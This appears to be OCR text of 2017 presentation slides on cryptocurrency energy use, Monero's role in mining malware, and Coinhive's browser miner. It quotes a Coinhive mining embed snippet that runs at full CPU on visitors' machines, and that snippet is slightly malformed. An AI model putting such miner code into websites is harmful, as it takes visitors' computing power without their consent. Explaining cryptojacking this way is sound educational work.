
JIGAWATTS!

The amount of energy Bitcoin is consuming, at the low end, every year; nearly the same as the country of Ireland.

https://theoutline.com/post/4561/bitcoin-is-consuming-as-much-energy-as-the-country-of-ireland?zd=1&zi=h2y2gi3b

A look inside America's largest Bitcoin mining operation

Ethereum Energy Consumption Index (beta)




Ethereum Energy Consumption Index Chart

Same power Use as Iceland!

MONERO

The primary currency in cryptomining


Domains requested by malware - All but one are Monero



https://www.lastline.com/blog/cryptojacking-cryptomining-and-the-rise-of-monero/

Why Monero?

1:



1:

=


"The currency is interchangeable and untraceable in the same way that an ounce of 24 carat gold and be swapped with another ounce of 24 carat gold”

1:

=

"They are of equivalent value and have no historic traceability of prior transactions."


2: It’s Booming



Source: **https://coinmarketcap.com/currencies/monero/**


3: It’s CPU-Friendly!

coinhive



A Crypto Miner for your Website

Monetize Your Business With Your Users' CPU Power



A Crypto Miner for your Website

Monetize Your Business V

CPU
100% 2,91 GHz

Memory
5,2/8,0 GB (65%)

Disk 0 (D:)
0%

Disk 1 (C:)
0%


Ethernet
S: 0 R: 0 Kbps

Ethernet
S: 120 R: 152 Kbps

CPU Intel(R) Core(TM) i7 CPU 860 @ 2.80GHz

Utilization 100%
Speed 2,91 GHz
Processes 157
Threads 2655
Handles 106598
Up time 10:14:21:08


Maximum speed:	2,80 GHz
Sockets:	1
Cores:	4
Logical processors:	8
Virtualization:	Enabled
L1 cache:	256 KB
L2 cache:	1,0 MB
L3 cache:	8,0 MB



```
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle: 0

    // Only start on non-mobile devices and if not opted-out
    // in the last 14400 seconds (4 hours):
    if (!miner.isMobile() && !miner.didOptOut(14400)) {
        miner.start();
    }
</script>
```

Proof of Work Captcha

We offer an easy to implement captcha-like service where users need to solve a number of hashes (adjustable by you) in order to submit a form. This prevents spam at an inconvenience that is comparable to a classic captcha. All with the added benefit of earning you money.



Summer, 2017

